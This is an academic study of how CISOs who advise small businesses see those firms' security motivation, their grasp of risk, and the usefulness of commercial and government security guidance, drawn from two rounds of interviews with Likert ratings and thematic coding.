Government Security Guidance for Small Businesses Several government organizations in the United States have developed enterprise IT security guidance, including the National Institute of Standards and Technology (NIST) [28], Federal Communications Commission (FCC) [7], and public-private, non-profit organizations such as the National Cyber Security Alliance (NCSA) [4]. NIST guidance issued in 2014 [28] focused on cybersecurity fundamentals for SBs, and provided an overview of risks and best practices (e.g., patching computing systems, and employing email filters, encryption, and strong passwords). More broadly, following the Cybersecurity Enhancement Act of 2014 [8], NIST also releases annual cybersecurity reports [26], and published a voluntary framework in 2014. That framework focused on using business drivers to guide cybersecurity activities and risk management processes [10]. More recently, in 2018, the NIST Small Business Cybersecurity Act, S. 770 required NIST to disseminate concise resources to help SBs identify and manage their online risks. The resources were intended to be technology-neutral, and apply to businesses of different sizes storing data of varying sensitivity [9, 37]. Researchers suggest these actions in the United States amount to a patchwork of laws, rather than a cohesive legal framework addressing data security [20].

Motivation While prior work offers valuable insight, research should further explore how to overcome obstacles to SB security improvement. Describing some of these limitations and motivations might not be possible for SB owners who have limited understanding of security or technology. To position ourselves to gather an informed perspective with direct knowledge of SB challenges, we instead targeted CISOs experienced with SBs. Our intent in this research was to hear from those with first hand experience informing SBs about online risks and proposing security investment. Further, we have translated their views into actionable guidance which can be used directly by agencies supporting SBs (see Section 7). We first conducted an exploratory investigation of security themes derived from a group of commercial and county, state, and federal government CISOs, IT security managers, and development officers with direct SB security consulting experience (see Section 3). These findings are presented in this paper, as well as those of our second study, which extended and validated the Study 1 themes with a larger non-overlapping group of similar SB CISOs (see Section 5).

3 Study 1 Methods

Objectives and Recruitment We conducted our first exploratory study (IRB-approved) to gather views on information security issues from eight consultants with direct experience with SBs. Participants were not compensated. From these interviews, we developed a larger survey instrument with broader recruitment in Study 2. We recruited participants through online searches for contacts in county and federal-level SBs organizations and CISO-related organizations, word of mouth at cybersecurity business events, and through snowballing personal referrals once participants were interviewed. Recruitment targeted those in CISO-like roles, who had participated directly in IT security decision making for SBs. All of the participants, due to the nature of their roles, had consulted with multiple SBs and described their views on these interactions. The title of CISO was not an explicit requirement, rather that they had firsthand knowledge of the advising SBs on relevant issues. The participants included commercial and government cybersecurity consultants and SB development consultants (see Table 1 in Appendix A). As is typically the case with harder-to-reach populations, finding SB-specific CISOs proved to be a slow process and yielded a smaller sample size. However, the preliminary themes were intriguing and we extended the results in our second study, described in Section 5.

Interview Instrument We chose semi-structured interviews to allow flexible, open-ended inquiry. Participants were interviewed by phone and audio Skype, after being read a prescribed ethics disclosure and informed participation consent script. A twenty-two question instrument was generated (see Appendix B), initially based upon topics derived from published descriptions of SB information security challenges. The question instrument was also refined several times as interviews were conducted to focus on the emergent themes offered by participants, clarify language, and to group questions by topic for effectiveness. The question topics include how participants assessed SBs' general motivation and obstacles towards better security, the general level of knowledge of online risks for SBs, available IT and education resources, and potential business implications of security incidents. Participants were also asked which guidance formats and security practices had been effective in motivating SBs in their experience.

Inductive Thematic Coding The eight interviews were transcribed and analyzed with open coding with one rater. A second coder performed an inter-rater reliability procedure on 25% of the transcripts. Reliable results were indicated by that procedure (overall Cohen's kappa value of $\kappa = 0.76$). Questioning about themes was added to the instrument as they were identified to test their validity and extend the content under discussion.

4 Study 1 Discussion

Analysis of the Study 1 data revealed four main themes relating to IT security for SBs from the perspective of consultants with direct experience with SBs. These are described below.

Mostly Reactive Motivation for Security Investment Participants in Study 1 related a number of potential reasons for why SBs delay making security upgrades (primarily lack of knowledge and resource limitations), and potential reasons they finally acknowledge network IT risks and make security investments. Primarily, CISOs saw SBs as reacting to threats after-the-fact in response to an adverse IT event, such as a data breach or ransomware attack that compromises customer information and affects business operations.

Participants mentioned other factors that motivated security improvement. These included SBs receiving security upgrades *incidentally* when purchasing new business IT capability, and maintaining compliance with contractually obligated audits if they are a services company. CISOs also described SBs in the software sector realizing risks after publicly releasing intellectual property such as apps or online content involving customer data. These effects could also be modulated by typical physical settings of new SBs. For example, operating from a small business incubator may offer better in-house IT security support, but consequently not teach caution. Alternatively, working in *"Starbucks and airplanes" (p1.01, participant 1 of Study 1, a CISO consultant to a county-level SB council*) on cloud-based services might induce greater caution from the outset without *"the illusion...* [of being] *apart from the public network somehow protected behind the firewall... The smalls understand that don't have the facilities with locked doors... there's already a recognition that that's the world in which they operate."*

Influence of Business Regulation Study 1 participants had experienced SB security improvements as primarily reactive, motivated by reaction to adverse events. However, those CISOs also acknowledged awareness of online risks and countermeasures driven by business domain-specific regulation, such as finance or medical business rules. They also noted that software outsourcing moderated SBs' reaction to regulation. SBs were deemed to entrust many compliance decisions to their contracted business software providers. This included software for primary business services (e.g. customer billing) that touched sensitive and regulated types of customer information. Also, CISOs pointed out that SB compliance could be limited by the potential return on the effort. For example, SB acceptance of the implementation costs for security improvements stipulated by a contract might be limited by the its potential profitability. *"Might be worth it to comply for ten contracts, but not for one,"* stated p1.01. *"*[SBs] *do the customer-required ones, and may just omit the ones they can't cost-justify."*

Poor Overall Understanding of Risks CISO participants took a notably dim view of how much the SBs they had interacted with were able to learn and apply with regard to security. Without motivation from regulatory or contractual requirements, and with many facets of data security managed by third-party cloud-based services, SBs were seen as largely uninformed and unprepared. Often this deficit was seen as imposed on SBs, struggling to reach early profitability, by the all-too-familiar lack of resources and funds for security costs. SBs were also seen as struggling to remain informed about potential financial costs, insurance liability, and regulatory exposure imposed by online threats. At the same time, another noted factor in SBs' comprehension and motivation was the increasingly ubiquitous national and international news coverage of data breaches and hacking events, and the negative consequences those events caused for business victims and their customers.

Available Guidance Sources and Their Efficacy Study 1 participants expressed concern that many SBs, once brought to the point of wanting guidance, then struggled to find a cogent course of action prescribed by either industry or government sources. Often guidance was deemed to be too long, confusing, and full of jargon to be helpful, or tainted by an overriding commercial profit motive to sell a security solution.

These observations made it clear that CISOs deemed SBs to be generally at risk, unaware, and unprepared. Further, CISOs were faced with an array of serious challenges when trying to impart their understanding of online risk to SBs. We were therefore motivated to inquire in more detail in Study 2 about the specific issues identified in Study 1, and to assess the sentiment and outlook of a larger but similarly qualified cohort. We next describe the methodological approach taken.

5 Study 2 Methods

Objectives and Recruitment To further explore themes identified in Study 1 we conducted an expanded set of interviews with a larger group of 19 similarly qualified CISOs who had made SB IT security decisions. No Study 1 participants were reused. As with Study 1, no participants were compensated. This sample size is consistent with similar qualitative security research [1, 13, 16]. These participants were asked two-part confirmation questions based closely on themes from Study 1. This approach assessed the validity of emergent themes and enriched our discussion of the related issues. Recruitment was conducted in a similar manner to the initial study, utilizing solicitation in online IT security forums, numerous state SB and cybersecurity organizations, and IT industry events. While the Study 2 cohort ultimately proved well-qualified, recruitment for participants in this role proved slow and challenging, with generally very low response rates to solicitation contacts. Instead, most participants were obtained through snowball or direct word of mouth recruitment.

Low response rates may be attributable to several factors, including typical low survey response behavior, heightened privacy concerns in the target demographic, and the relatively limited number of SB-focused IT consultants in the wider pool of cybersecurity professionals. Despite this we were eventually able to double the sample size from Study 1 with new, SB-qualified CISO participants.

The IRB-approved study was initiated in the Mid-Atlantic region of the United States, which has a concentration of information security organizations and businesses. To counteract assumptions that might be regional, deliberate sampling was carried out through SB development offices in other parts of the United States. In some cases participants noted that we were offering opinions that might be more relevant to SBs in their Midwestern American states than those in the Mid-Atlantic region.

Participant Demographics Participants in Study 2 averaged forty-nine years of age, averaging fifteen years of IT security decision making experience. Notably, the cohort had most recent experience addressing SBs with an average of less than fifty employees, making familiarity with personnel resource constraints more likely (see Table 2 in Appendix A). Two were female, which comports with the unfortunately low female representation found by a 2017 industry survey of comparable cybersecurity professionals [12]. Qualifications included a PhD in cybersecurity, BAs in Electrical Engineering, CISSP certifications, and often extensive self-taught learning and on-the-job training. Their experience in IT security decision making included SBs in finance, healthcare, municipal government, manufacturing, law, and higher education. Several participants were both owner and operators of small cybersecurity consulting businesses, and were asked to identify in their responses whether they were speaking about their own SB experience, or those of SB clients.

Interview Instrument The instrument for Study 2 included 26 two-part questions, based on eight themes and twenty subtopics observed during Study 1 (see Appendix C). Participants were first asked to respond with their *agreement* in terms of a bimodal 5-point Likert scale to a theme expressed as a statement. For example, "The resources of SBs are too limited to properly manage information security responsibilities." Care was taken to include appropriate counterbalancing language in requesting a response, while also offering a clear and non-ambiguous statement of the Study 1 theme for participants to evaluate. Secondly, after rating their sentiment towards the statement, participants were asked to explain their rationale in their own words. Follow-up questions, also utilizing counterbalancing language, were employed frequently to evoke further expansion on these explanations. Our discussion of these results differentiates between observations drawn from the sentiment data and the coded follow-up discussions. The combination of both allowed us to directly compare the Study 1 themes against a larger population, while also gathering nuanced rationales for CISO views on those issues. We acknowledge that, despite our best efforts to limit any bias introduced by using the Study 1 themes as prompts for structured questioning, we cannot rule out these effects in the data. These issues are discussed further under *Inductive Thematic Coding* in this section. These discussions were recorded, transcribed, and inductively thematically coded.

Eight Study 1 themes were chosen for validation. These included issues such as SB motivations for IT security improvement, availability of adequate or affordable security education resources, SB understanding of IT risk factors, differences in the efficacy of commercial versus government-authored guidance, and influences on SB willingness to invest in security improvements. We offered clarification and exemplars of terminology at participants' request. Follow up questions were often asked during the rationale to prompt elaboration and examples. Coding of these rationales, more than the Likert sentiment measures, significantly informed our analysis and conclusions.

Participants were also asked to score a list of nine security practices (e.g., updating software, securing physical hardware, implementing employee security training) for their *importance* to SBs, and the *effectiveness* of a list of formats for security guidance (e.g. checklists, whitepapers). As with the other questions, these prompts were based directly on themes and content collected from Study 1 CISOs in order to verify assumptions and reinforce the validity of our conclusions on these topics.

The Study 2 interviews averaged 38 minutes in length and were audio recorded. Participants were contacted by phone or audio Skype. An ethics disclosure was provided, informed consent recorded, and any participant questions answered at the beginning. Written notes were taken concurrently. Audio was software transcribed and manually error corrected. Written notes were used primarily to refine the question instrument and perform a qualitative research memo practice. The transcripts were used to perform inductive thematic coding on the responses.

Inductive Thematic Coding As with Study 1, Study 2 responses to the prompts were analyzed with inductive thematic coding. 117 codes were extracted, averaging about six codes per question, which described different emergent rationales for agreement, neutrality, or disagreement with the prompting statement (see Appendix D). Saturation on thematic codes was reached by the end of the interview sample. Encouragingly, variance in this sentiment data on the prompts, combined with the themes from the coded discussion data collected in parallel, indicates that participants largely were able to freely offer both agreement and disagreement in response to the prompts, suggesting that possible in-person questioning effects were limited. In a limited number of cases, rationales that were conceptually very close were scored differently by the participants (i.e. the same basic opinion on a topic scored by one participant as neutral, and moderate agreement by another). To address this, two researchers coded independently, met together to present and discuss their codes, and were then able to refine to reach agreement on describing the concepts. After multiple iterations with additional transcripts, new codes were rare, suggesting that we reached saturation within the sample.




Figure 1: 5-point Likert response distributions regarding SBs being too resource-limited to manage infosec. properly




Figure 2: 5-point Likert response distributions regarding SB understanding of implications of three IT security factors

Inter-rater reliability testing was performed on 15% (or 3) of transcripts selected at random with a reliability coder, and an overall Cohen's kappa value of $\kappa = 0.88$ was ascertained, indicating good agreement and a valid code book that well represents the data without needing to compare further transcripts or modifications to the code book. Following, a primary coder proceeded to code the remainder of the data using the coded book. These methods are inline with qualitative coding in the field [21, 35]. High agreement on a subsample of the transcripts may also be attributable in part to the structured nature of the interview instrument, in which a 5-point Likert question (based on a Study 1 theme) was used as a prompt (e.g., Rate and explain your agreement, with this statement: "SBs have adequate education sources for information security."). Open discussion of the CISO's relevant experience and scoring rationale followed (which was coded). This tended to produce non-ambiguous discussion with few tangents, reducing disagreement over coding interpretation.

6 Study 2 Discussion

Reacting to questions derived from Study 1 responses, Study 2 CISOs offered their perspectives on small business IT security issues including motivations for initiating improvements, SBs' understanding of underlying security and business factors, and the suitability of available security guidance. We present assessment of the overall sentiment on the questions, and incorporate comparison to the results of inductive thematic coding of participant follow-up discussion. We also offer comparison to several related studies that have also addressed SB IT security [18, 22, 27, 29].

6.1 SB IT Resources Are Too Limited

A clear preponderance of Study 2 participants agreed with the Study 1 theme asserting that SBs struggle to fully finance and staff their information security responsibilities (see Figure 1). While this is a common observation, hearing it directly from CISOs who have interacted with SBs underscores the importance of effectively communicating tangible risk and value in these relationships.

CISOs attributed this limitation to several familiar factors. SBs were described as often unaware of online risks, and consequently unwilling to deal with the cost and complexity of implementing better security. Others noted that SBs are distracted by everyday business goals (per p2.14, participant fourteen of Study 2): [for SBs] *"the goal is to work on the widget"*). CISOs noted several implications of SBs' limited defense posture. One participant felt that security guidance needed to offer more flexible and simplified suggestions, describing adaptable best practices rather than advocating for brittle tool-based approaches to security (p2.06). Another felt that ultimately greater software-based automation would be required to relieve business owners of complex and time-intensive security decision making and maintenance (p2.05), while others noted that any of those remedies would only find traction if regulatory mandates *forced* more diligence by SBs themselves (p2.01, p2.02).

In their related research, Mierzwa and Scott investigated information security in non-profits and non-governmental organizations (NGOs) using surveys (n=53) [22]. These business models had many features in common with SBs, and both works cite resource constraints, business-oriented distraction, and failure to fully appreciate online risks as obstacles to timely security investment. Mierzwa and Scott also prescribed IT security practices very similar to those nominated and reviewed by SB CISOs in Studies 1 and 2, such as conducting security drills and purchasing insurance [22]. However, our study captured commentary on obstacles to applying these same approaches (such as the lack of SB awareness of cybersecurity insurance). Mitigating factors to these problems nominated by SB CISOs (such as closely tailoring drills to an organization's real-world financial realities and business domain), are described as specific implications of this study (see Section 7).

6.2 SBs Misread Critical Security Factors

Study 2 CISOs largely confirmed that SBs struggle to recognize three important information security factors identified in Study 1 (see Figure 2). These factors included understanding of the *regulatory, insurance,* and *financial implications* of hacking risks. Notably, many Study 2 participants felt SBs misunderstood all three factors (see Figure 2), which could easily affect SB security management and investment decisions. Regulation and insurance were most predominantly deemed to be misunderstood, but CISOs were almost evenly split on whether SBs' understood the financial implications of security risk.

Awareness of Regulatory Implications Regarding regulatory understanding, SBs were deemed to struggle with the confusing nature of the relevant laws (n=4) and legal requirements that might only pertain to certain fields (n=4). Contending with *"regulatory gotchas"* was deemed harder still for business-oriented managers without IT training (n=4), and it was noted that even better-resourced medium and large businesses also struggled to understand the law.

Awareness of Insurance Implications Study 2 CISOs also attributed SBs' limited generally sparse knowledge of insurance coverage for data security events to the same underestimation of online risks, with p2.04 (an IT manager with four years of SB experience) stating, *"The concept is foreign to them."* As with regulation, CISOs saw the *"evolving"* complexity of the insurance offerings as an obstacle for SBs. Several also felt these insurance offerings had loopholes, making it very difficult for SBs to negotiate clauses and make claims (n=4), with p2.16 (20 years of SB experience) stating, *"hope they lawyer'd up."*

Awareness of Financial Implications Similarly, Study 2 CISOs enumerated obvious shortcomings in SBs' understanding of their financial exposure, such as potential lost revenue and reputation damage, fines, and compliance costs. Others (n=4) disputed this, seeing SB managers as actually grasping these potential costs, but feeling they had no choice but to operate at risk because of costs. For example, participants felt that SBs might understand that a data breach could bankrupt their business, but didn't know how to estimate prevention costs, making risk evaluation impossible. p2.18 (a vice president for information security in a legal SB with seven years of experience) offered that the task was hard, stating *"It's hard to know for sure... how do you scope a data breach... Where's the methodology to calculate that?"* Such events could involve, *"just a reputation hit, versus lawsuits, regulatory fines. Hard to even know the factors, and many don't."* As with regulation, CISOs measured SB financial preparedness against larger organizations, pointing out, *"Big companies botch this all the time."*

Renaud conducted a qualitative study with a similar focus on risk perception among Scottish small and medium businesses, and found similar obstacles to improved security [29]. Like the CISO-held view from our study that SBs underestimated online threats, over half of Renaud's SME respondents also saw themselves as never or only remotely likely to be affected, and only 15% were utilizing all items from a basic list of security measures [29].

Renaud noted the puzzling disconnect between business owners knowing there was a risk, but not taking very basic preventative actions. *"They are being overwhelmed by choice,"* Renaud states, leading to confusion and inaction. In particular, the businesses struggled with the quantity and variety of advice, which produced a *"surprisingly high level of uncertainty"* about actions to be taken [29].




Figure 3: 5-point Likert response distributions regarding responsibility for poor SB infosec.

6.3 Shared Blame for SB Problems

A theme drawn from Study 1 participants was that SBs did not do enough to protect themselves from clear security risks. Study 2 CISOs were asked whether responsibility for perceived SBs' vulnerability was "more their own fault" than that of other parties such as criminals or software vendors (also identified in Study 1). Study 2 CISO participants were overall slightly sympathetic to the plight of SBs, although responses varied (see Figure 3).

Flawed Software and Hardware Also Deemed Culpable As p2.16 stated, *"it's really hard to draw the fault line."* Most felt that the responsibility was at least shared with software and hardware vendors who sold products with security flaws and default configurations that left SB users exposed (n=5). Participants also noted the high cost of well-trained security-qualified IT staff, and that the number of *"vectors"* for assault was simply too high for SBs to realistically protect on their own (n=2). For example, while describing SBs as *"naive"*, p2.01 (supervisor of an IT security organization with 24 years of experience) also felt software companies *"are more interested in getting to deadline and producing the product to get the money to fix the flaws. So they put a product out there that has many flaws in it. Let the world find them. And at the same time that puts all of their customers at risk."* As a result, *"The system doesn't come inherently with security features... not fully locked down,"* and specifically, *"I'll just pick on Windows for a second... if you buy a Windows laptop people have the assumption that it should be somewhat secure, because they just don't read all the news that happens every day."*

SBs Also Seen Falling Short However, others confirmed the original Study 1 theme, blaming SB owners for their own security problems (n=4), which were deemed a result of short sighted focus on profitability over responsibility. p2.19 (CEO of cybersecurity firm that has worked with SBs in finance, healthcare, municipal government, manufacturing, and higher education) summarized this, stating, *"I hate to say it, but there's a lot they could do."*

6.4 SBs Mostly Reactive to Adverse Events

Several Study 1 themes described SB paths to security investment; reacting *after the fact* to an adverse IT event, gaining




Figure 4: 5-point Likert response distributions for three possible primary motivations for SBs to improve their infosec., and perceived impact of SaaS

better security incidentally when contracting for new IT support, and improving to remain compliant as a sub-contractor. Given that CISOs generally were skeptical of SBs willingness to adequately fund information security management, we inquired if these themes were deemed valid. Study 2 participants mostly affirmed these views (see Figure 4).

Mostly Reactive to Negative IT Events Among the three themes, Study 2 participants slightly favored reactive improvement as the most common motivator for SB IT security improvement. Not surprisingly, CISOs saw this as unfortunate, given that negative reinforcement to improve security could arrive too late to prevent serious data and business losses. Additionally, reaction to second-hand accounts of IT problems, such as news reports, was also often seen as a faulty impulse. For example, CISOs described some popular media accounts of data breaches as sensationalized and distorted, even if they might spur change. p2.05 (a government security architecture lead with 20 years of prior SB experience), for example, felt news reports of data breaches and vulnerabilities, such as the 2014 Heartbleed event, were highly effective motivators. Other participants, however, such as p2.17 (CISO for a university, with thirty years of SB experience), saw this effect as limited and felt SBs instead needed a much more *localized* source of information to incite change. p2.17 felt word-of-mouth accounts of hacking or ransomware losses shared in regional, trade, or SB-specific organizations would have more impact than wider popular media reports, because SBs would more easily relate to the experience and be compelled not be the next victim. Other participants felt security news was ineffectual because business owners would prefer denial, as *"it's human nature not to accept risk"* (p2.08, a cybersecurity consultant with twenty years of SB experience).

Incidental Improvement via IT Upgrades Participants largely agreed that IT upgrades, while often not security-driven in the minds of SB customers, were a primary driver for improvement. Dissenting participants (n=5) mentioned that IT purchases are not always beneficial to security.

SaaS Viewed as Beneficial to Security A separate question, also drawn from a Study 1 theme, inquired if Study 2 participants agreed that third party software-as-a-service (SaaS) offerings were beneficial to SB security. These include common business tools such as payment services, cloud-based storage, or human resources management. Purchasing this type of business software could *"solve operational and security problems at once."* (p2.08). This was overwhelmingly seen to be the case by Study 2 CISOs (see Figure 4). For example, p2.18 (who described once finding new multi-million dollar SB clients lackadaisically co-hosting web and email servers on the same machine) noted, *"way better [for SBs] to use Dropbox than have a file server."* p2.05 concurred, stating, *"But the long and short of it is these* [SaaS] *tools are definitely helping, right? . . . You can just teach people applications and how they work. . . You no longer have to manage the underlying infrastructure. . . "*

However, CISOs also expressed SaaS reservations. While overall deemed safer than homemade software integration, the practice of outsourcing to networked services was felt by some to also inherently increase other types of security exposure (n=5). p2.19 explained, *"The cloud is just someone else's computer."* Data breaches in SaaS vendors were noted, along with the costliness of purchasing more secure business software over *"mom and pop"* offerings, when many SBs *"don't know what to ask for"* (p2.17).

Compliance with Audits Recognized A similar but slightly smaller proportion of Study 2 participants also agreed with the concept from Study 1 that compliance with security audits imposed by sub-contracting relationships would be a primary motivator for SB security improvement (see again Figure 4). The direct impact of a business-to-business requirements, tied to financial *"survival"* was deemed to accelerate acceptance of security improvement, even if imposed externally with a *"you-must-be-this-tall-to-ride"* view (p2.18). Participants noted that the prevalence of contracting requirements varied greatly by industry and region. Potential sampling effects created by this and our methodological responses are addressed in Section 8. While Study 2 sampled participants (partially, but not exclusively) in a region with many federally-funded SB contracting vehicles, many participants also cited examples of contractual security compliance in other fields (e.g., banking, accounting, and healthcare), suggesting this effect should apply broadly.

Other Motivating Factors Participants also cited peer networks such as local business and professional organizations as motivating factors (n=3), given that SBs could accept and learn about risk and solutions directly from those in very similar conditions. Further, relatively close associations would impose keen motivation *not* to be embarrassed as the next victim and suffer damage to a professional reputation, over and above potential business losses from a data breach.

6.5 SBs Influenced by Other Factors

Additional themes were also drawn from Study 1 responses regarding influences that may induce SBs to take action on




Figure 5: 5-point Likert response distributions regarding influences on SB security motivation




Figure 6: 5-point Likert response distributions regarding condition of infosec. education sources for SBs

security risk, before adverse events. These included news reports on IT security risks, government regulation, tax incentives, and guidance from commercial information security consultants. Study 2 CISOs sentiment toward these themes as motivating factors was mostly mixed, except for news reports which were clearly deemed influential (see Figure 5).

Heidt and Gerlach also conducted an interview based study with SME IT and business executives (again, like Renaud, not CISO-type security experts) [18]. They described aspects of security decision making by these participants that in some ways differed from our findings. "Low formalization levels" and unorganized, short-term management focus were assessed, similar to the issues our CISO cohort raised. Other factors did not overlap with our findings. For example, the authors note that better SB security support should account for SME managers' age and emotional connection to the value proposition of IT, as well as factors such as "geographical insularity" (i.e., difficulty hiring qualified IT security in rural areas) and "ingrained culture" (i.e., dependence in SMEs on family-based, trust-based personal relationships). Description of these exact constraints on SB security decision making did not appear in our CISO responses, but they may well represent important second-order effects of the problems our cohort did identify. Without access to highly practical security guidance (as our CISOs asserted), SBs may struggle to find local resources and turn instead to less-qualified personal networks, as Heidt and Gerlach suggest [18].

News Reports Seen as Positive Influence Study 2 participants largely agreed that news reports of information security problems were helpful in focusing SBs on limiting their own risks. The few dissenting participants (n=5) cited concerns that negative reporting was often sensationalized and insufficiently informative (similar to limitations described in Section 6.4). Others felt that SBs might misinterpret the focus of news reports on the problems of large businesses to mean that SBs were somehow protected by *"security through obscurity."*

Regulation Seen to Help Slightly Participants only slightly affirmed that regulation could positively influence SBs. Participants noted a number of limitations, including the slowness of creating and applying new regulation (n=3), and sector-specificity that could restrict impacts just to fields like healthcare and finance (n=6).

Tax Incentives Largely Unfamiliar Participants were essentially neutral on the impact of tax incentives, often because they were unaware of any actually in effect (although the theme was drawn from discussion in Study 1 of existing state-level tax incentive programs). The concept in principle was also met with some skepticism, with CISOs doubting that such incentives could produce widespread impact for SBs (n=5), or be technically comprehensible (n=2).

Commercial Security Consultants Viewed Positively Participants affirmed the view that commercial security consultants influence SBs. In some cases, participants were essentially reflecting on the contribution of their own industry. Very limited dissent was offered, and was restricted to the view that consultants generally don't cater enough to SBs (n=1), and that the information security consulting industry itself generated too much counter-productive advertising *"spam."*

6.6 Mixed View of Guidance Suitability

Security guidance documents are important to SB security because they often suffice as standalone direction for many SBs lacking a CISO functionary, and also serve as references and authority for CISOs recommending actions to SBs. Preliminary themes addressing the *cost* and *adequacy* of guidance available to SBs were observed in Study 1, namely that motivated SBs could both find and afford better security guidance. Study 2 CISOs were divided on the technical sufficiency of guidance that motivated SBs would likely find. However, coded discussion revealed differing reasons for dissent on this theme. Some noted the topic's complexity. Others cited the sheer volume of sources that SBs must interpret. Similarly, for several reasons a dim view was held of guidance affordability. Some Study 2 CISOs noted hidden costs while others regarded free or low-cost sources as less reputable.

SBs Can Find Adequate Security Guidance Response sentiment was essentially mixed regarding the question of whether motivated SBs can find *adequate* education resources to help them improve their security (see Figure 6). However, looking at the coded responses, a slim majority (n=8) described reasons to agree that such resources are available. Dissenters (n=6) included several concepts in their responses, including how unsuitable available guidance is because of




Figure 7: 5-point Likert response distributions regarding efficacy of commercial versus government guidance

its complexity (n=1), how hard it is to know where to start a search for guidance (n=1), and the amount of unhelpful marketing that would encumber a SB starting on the path to better security (n=4). p2.13 (a research organization CISO and former administrator of a government SB security program) expressed frustration with available guidance from government sources, finding it *"so complicated,"* and thus unsuitable. Instead, p2.13 continued, most users needed more simple, intuitive direction akin to *"a 5-star crash rating,"* so interpretation would be more *"clear and easy, like car safety."* p2.17 identified the problem with available guidance, not as its technical adequacy, but locating the right material in a glut of sources. SBs would, *"get a million Google results, and don't know which to use... Most don't know the right place to begin."* Neutral respondents (n=4) alluded to the difficulty of knowing what to do with information that would likely turn up. It was related that SBs would need to *"dig deeper"* and expend resources to plan effective follow-on actions after finding online guidance. Recommendations for effective guidance labelling based upon these observations are offered in Section 7 addressing SBs searching for help. These recommendations may apply to SBs, CISOs, and those authoring guidance.

Effective Guidance Still Viewed as Costly Sentiment among Study 2 CISOs was similarly divided on whether *affordable* guidance was available to motivated SBs, including free online resources from government agencies, Internet security companies, and non-profit organizations. Concepts from the qualitative analysis showed slightly more disagreement with the proposal. CISOs mentioned that free certifications were generally not regarded as seriously by industry (n=2), and that using otherwise free guidance still imposed *"opportunity costs."* Others felt that while acquiring security awareness was affordable, actually implementing countermeasures based on that knowledge was unavoidably costly (n=3).

6.7 Contrasts Seen Between Commercial & Government SB Guidance

Study 1 CISOs related a variety of difficulties with security guidance, both for their own use and for SBs to find and interpret on their own. Commercial and government-authored materials were characterized differently, with contrasting usability challenges that appeared to frustrate those tasked with applying them. However, despite these problems Study 2 CISOs ultimately identified strengths and value in both sources. Those challenges suggest opportunities for security authors trying to reach SBs to fine tune their approach.

When prompted with these Study 1 themes, Study 2 CISOs' sentiment was mostly opposed to the notion that government-authored guidance (i.e., resources authored by United States government agencies such as NIST, FTC, and Department of Homeland Security) is less effective for SBs than commercial guidance (see Figure 7). Notably, government guidance was described as being written in broad, all-encompassing language to address as many circumstances as possible, making interpretation challenging (sentiment also favored the proposal that this is the case). One participant (p2.05, an IT Manager with 10 years of experience) related, *"You have to really extrapolate a lot of what they are trying to say,"* and as a result *"most people really only find out what those* [government standards] *mean when they get audited, right?."*

In contrast, commercial guidance was often seen as tailored to expedite interpretation, but its quality was deemed less consistent and undermined by profit motives. p2.05 noted that filtering out overly-profit motivated advice required comparing multiple sources of information, which imposed extra work on SB IT staff. Also, commercial sources were deemed to benefit from only needing to describe limited types of relationships between software, allowing more specific and practical guidance on configuration. For example, p2.03 and p2.04 described commercial guidance similarly. p04 felt it was helpfully *"broken down in layman's terms,"* but vendors were often overcharging for guidance of limited value that could be *"too sales-y."* p2.03 (a university cybersecurity manager with fourteen years of SB CISO experience) concurred, noting that commercial guidance could be overly profit-driven and self-promoting, and that *"Most* [commercial] *infosec training, for its quality, is overpriced, and the cheap stuff is not worth taking."*

In comparison, p2.03 felt government guidance benefited from not having profit-motivated biases towards specific software or hardware. As a result of having *"no skin in the game"* (p2.03) government guidance offered broad security principles open to interpretation.

Mixed View of Government Guidance Usability Sentiment was evenly mixed on whether government guidance was overly technical or lengthy in its language. Slightly more dissenting concepts were described (n=11), noting that government authors were obligated to be comprehensive (n=8). Other CISOs pointed out that while the government corpus of guidance might be overwhelming to navigate (*"brutality to read,"*, p2.05), documents themselves were often right-sized for the subject matter (n=3). Others felt *"buried in standards"* confusing even for a graduate-level IT professional (p2.04), and struggled with *"ambiguous natural language"* (p2.09, an

university cybersecurity trainer), *"grey areas"* (p2.05), and *"gobbeldy goop,"* only readable a few pages at a time (p2.07, a SB manager).

